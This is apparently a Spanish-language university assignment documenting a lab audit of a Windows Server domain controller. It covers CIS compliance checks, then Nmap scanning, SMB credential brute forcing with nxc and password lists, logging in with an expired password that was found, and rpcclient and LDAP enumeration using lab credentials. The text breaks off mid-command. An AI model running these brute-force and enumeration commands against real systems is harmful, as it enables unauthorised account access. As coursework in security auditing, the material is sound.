UNIVERSIDAD MARIANO GÁLVEZ DE GUATEMALA

FACULTAD DE INGENIERÍA EN SISTEMAS DE INFORMACIÓN

MAESTRÍA EN ANÁLISIS FORENSE INFORMÁTICO

TAREA NO. 5
AUDITORÍA WINDOWS

Autor:

Brandon Eduardo Godinez Suret

2693-18-7504

bgodinezs1@miumg.edu.gt

Profesor
MSc. Ing. Déner Medrano

Curso
Auditoría Informática – 4 – 2,025

Guatemala 15 de noviembre, 2025

Rúbrica, calificación y firma electrónica

Rúbrica	
100%	Excelente
80%	Bueno
60%	Regular
40%	Limitado
20%	Debe mejorar bastante
0%	Inaceptable

Contenido

Introducción

En el contexto actual, la seguridad informática representa un pilar fundamental para la protección de los activos digitales de cualquier organización. La auditoría de sistemas operativos, como Windows Server, es una práctica esencial para identificar vulnerabilidades, fortalecer controles y garantizar la integridad de la infraestructura tecnológica. Este trabajo tiene como objetivo principal documentar el proceso de auditoría realizado sobre un entorno Windows Server, empleando herramientas especializadas y técnicas forenses que permiten evaluar el estado de seguridad, detectar posibles brechas y proponer mejoras.

A lo largo de la tarea se abordan diferentes fases del proceso de auditoría, desde la identificación de dispositivos en la red y el escaneo de puertos y servicios, hasta la enumeración de usuarios, grupos y objetos LDAP. Se incluyen procedimientos de fuerza bruta de credenciales, extracción y análisis de hashes, así como ataques específicos como Kerberoasting, todo ello orientado a simular escenarios reales de auditoría y fortalecer las capacidades de respuesta ante incidentes.

El desarrollo de este trabajo busca no solo evidenciar el dominio de herramientas como Nmap, nxc, rpcclient, ldapdomaindump, hashcat y BloodHound, sino también fomentar una visión crítica sobre la importancia de la auditoría informática en la gestión de riesgos y la protección de la información. Los resultados obtenidos permiten identificar áreas de mejora y consolidar buenas prácticas en la administración de sistemas Windows Server, contribuyendo así al fortalecimiento de la seguridad organizacional.

Capítulo 1

Revisión con Endpoint Central


1. Propósito de la Configuración

El objetivo de esta sección es documentar el proceso de creación, asignación y ejecución de políticas de cumplimiento (Compliance Policies) en Endpoint Central, específicamente orientadas a verificar el nivel de cumplimiento del servidor bajo análisis respecto a los lineamientos de seguridad establecidos por CIS Benchmark para Windows Server 2016.

Estas actividades forman parte del proceso de auditoría, cuyo fin es determinar vulnerabilidades, desviaciones de configuración y riesgos relacionados con la postura de seguridad del servidor.

2. Creación del Grupo de Políticas (Policy Group)

Para iniciar el proceso de evaluación, es necesario crear un grupo de políticas que concentre las reglas a aplicar sobre el sistema objetivo.




Pasos realizados:

A. Acceder al menú Compliance → Policy Groups dentro de Endpoint Central.
B. Seleccionar Create Policy Group para generar un nuevo conjunto de políticas.
C. Asignar el nombre del grupo como: Windows Server 2016 CIS
D. Incorporar dentro del grupo las políticas de seguridad correspondientes a:

a. Windows Server 2016 – Member Server
b. Windows Server 2016 – Domain Controller


Resultado esperado:

Se genera un nuevo grupo de políticas que contiene las configuraciones necesarias para evaluar automáticamente el cumplimiento de CIS Benchmark en entornos Windows Server 2016, tanto para servidores miembros como para controladores de dominio.



3. Mapeo y Configuración de la Auditoría

Una vez creado el grupo de políticas, es necesario mapear los equipos destinatarios y configurar la auditoría.



Pasos realizados:


A. Ingresar a la sección Compliance → Map and Audit Targets.

B. Crear una nueva auditoría seleccionando:

   a. Aplicación: Todos los grupos

   b. Política a evaluar: *Windows Server 2016 CIS* (creada previamente)

C. Configurar la auditoría para que se ejecute dentro de las próximas tres horas, permitiendo que Endpoint Central distribuya y evalúe las reglas en el sistema objetivo.




Resultado esperado:

Endpoint Central inicia la evaluación del servidor basándose en el benchmark seleccionado, validando criterios como:

- Configuraciones de seguridad del sistema operativo
- Parámetros de autenticación
- Políticas de auditoría
- Configuración de servicios
- Endurecimiento del sistema
- Parámetros vinculados al rol de Domain Controller (si aplica)

El sistema posteriormente generará un reporte de cumplimiento con el porcentaje de conformidad y la descripción de cada desviación encontrada.



Capítulo 2

Auditoría Windows Server

2.1 Descubrir la IP del equipo montado en VMware

A. Ejecutar un escaneo de descubrimiento (Ping Scan) con Nmap

sudo nmap -sn 192.168.5.0/24

```
┌──(root㉿kali)-[/home/brandon]
└─# sudo nmap -sn 192.168.5.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-24 21:46 CST
Nmap scan report for 192.168.5.130
Host is up (0.00034s latency).
MAC Address: 00:0C:29:E8:35:30 (VMware)
Nmap scan report for 192.168.5.254
Host is up (0.00026s latency).
MAC Address: 00:50:56:F1:94:FB (VMware)
Nmap scan report for 192.168.5.128
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 34.16 seconds
```

B. Identificar la máquina Windows mediante la dirección MAC: En los resultados del escaneo, busque hosts con MAC Address de VMware.

ping 192.168.5.130

```
┌──(root㉿kali)-[/home/brandon]
└─# ping 192.168.5.130
PING 192.168.5.130 (192.168.5.130) 56(84) bytes of data.
64 bytes from 192.168.5.130: icmp_seq=1 ttl=128 time=1.66 ms
64 bytes from 192.168.5.130: icmp_seq=2 ttl=128 time=0.413 ms
64 bytes from 192.168.5.130: icmp_seq=3 ttl=128 time=0.581 ms
64 bytes from 192.168.5.130: icmp_seq=4 ttl=128 time=0.599 ms
64 bytes from 192.168.5.130: icmp_seq=5 ttl=128 time=0.553 ms
^C
── 192.168.5.130 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4064ms
rtt min/avg/max/mdev = 0.413/0.761/1.659/0.453 ms
```

2.2 Escaneo de Puertos y Servicios

Se realizó un escaneo de puertos para identificar los servicios activos en el servidor Windows. Se detectaron servicios como Kerberos, LDAP, SMB, HTTP, entre otros.

nmap –disable-arp-ping -PE -p- 192.168.5.130 -sV --open --min-rate 500

```
┌──(root㉿kali)-[/home/brandon]
└─# nmap --disable-arp-ping -PE -p- 192.168.5.130 -sV --open --min-rate 500
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-24 21:51 CST
Nmap scan report for 192.168.5.130
Host is up (0.0016s latency).
Not shown: 63405 closed tcp ports (reset), 2101 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-25 03:52:30Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: enterprise.com, Site: Defau
lt-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: ENTERPRISE)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: enterprise.com, Site: Defau
lt-First-Site-Name)
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: enterprise.com, Site: Defau
lt-First-Site-Name)
3269/tcp  open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: enterprise.com, Site: Defau
lt-First-Site-Name)
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
```

2.3 Enumeración de SMB

Se utilizó nxc para enumerar información básica del servicio SMB del servidor. Se identificó el sistema operativo y versión del servidor.

nxc smb 192.168.5.130

```
┌──(root㉿kali)-[/home/brandon]
└─# nxc smb 192.168.5.130
SMB         192.168.5.130   445    WIN-5UL7A982B9B  [*] Windows 10 / Server 2016 Build 14393 x64 (name:WI
N-5UL7A982B9B) (domain:enterprise.com) (signing:True) (SMBv1:True)
```

2.4 Fuerza Bruta de Credenciales SMB

Se realizó un ataque de fuerza bruta para identificar credenciales válidas de usuarios en el servidor. Se obtuvieron accesos iniciales, documentados en el archivo accesoinicial.txt.

nxc smb 192.168.5.130 -u usernames.txt -p 10k-most-common.txt --continue-on-success > accesoinicial.txt

```
┌──(root㉿kali)-[/home/brandon/Documents]
└─# nxc smb 192.168.5.130 -u usernames.txt -p 10k-most-common.txt  --continue-on-success > accesoinicial.txt
```

nxc smb 192.168.5.130 -u usernames.txt -p diccionario.txt --continue-on-success > accesoinicial2.txt

```
┌──(root㉿kali)-[/home/brandon/Documents]
└─# nxc smb 192.168.5.130 -u usernames.txt -p diccionario.txt  --continue-on-success > accesoinicial2.txt
```

Búsqueda en los archivos con usuarios con contraseñas expiradas:

```
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\Guest:M4st3r12345 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\krbtgt:M4st3r12345 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\DefaultAccount:M4st3r12345 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\opalomino:M4st3r12345 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\adminsystem:M4st3r12345 STATUS_PASSWORD_EXPIRED
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\admindba:M4st3r12345 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\cneyra:M4st3r12345 STATUS_LOGON_FAILURE
```


```
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\afernandez:Password1 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\dvargas:Password1 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\sgutierrez:Password1 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\dcruz:Password1 STATUS_PASSWORD_EXPIRED
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\fruiz:Password1 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\dde:Password1 STATUS_LOGON_FAILURE
```


```
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\DefaultAccount:Password2 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\opalomino:Password2 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\adminsystem:Password2 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\admindba:Password2 STATUS_PASSWORD_EXPIRED
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\cneyra:Password2 STATUS_LOGON_FAILURE
SMB  192.168.5.130  445  WIN-5UL7A982B9B  [-] enterprise.com\rburga:Password2 STATUS_LOGON_FAILURE
```


2.5 Cambio de Contraseña de Usuario en Windows Server


Se identificó un usuario con contraseña expirada y se procedió a cambiarla desde la pantalla de inicio de sesión de Windows Server. El usuario pudo acceder tras el cambio de contraseña.

Cambio de contraseña del usuario *dcruz*:




Other user
Your password has expired and must be changed.
OK
Cancel



Other user
dcruz
Cancel


Other user
Your password has been changed.
OK


2.6 Enumeración de Usuarios y Grupos

Se utilizó rpcclient para enumerar los usuarios y grupos del dominio. Se listaron todos los usuarios y grupos existentes en el servidor.


rpcclient -U dcruz%Clave123 192.168.5.130



enumdomusers



enumdomgroups



2.7 Enumeración LDAP

Se realizó la enumeración de objetos LDAP para obtener información detallada de usuarios y grupos. Se identificaron los miembros de grupos críticos como “Domain Admins”.

ldapdomaindump -U “enterprise.com\dcruz” -p “Clave123” -o enumeracion ldap://192.168.5.130

```
┌──(root㉿kali)-[/home/brandon]
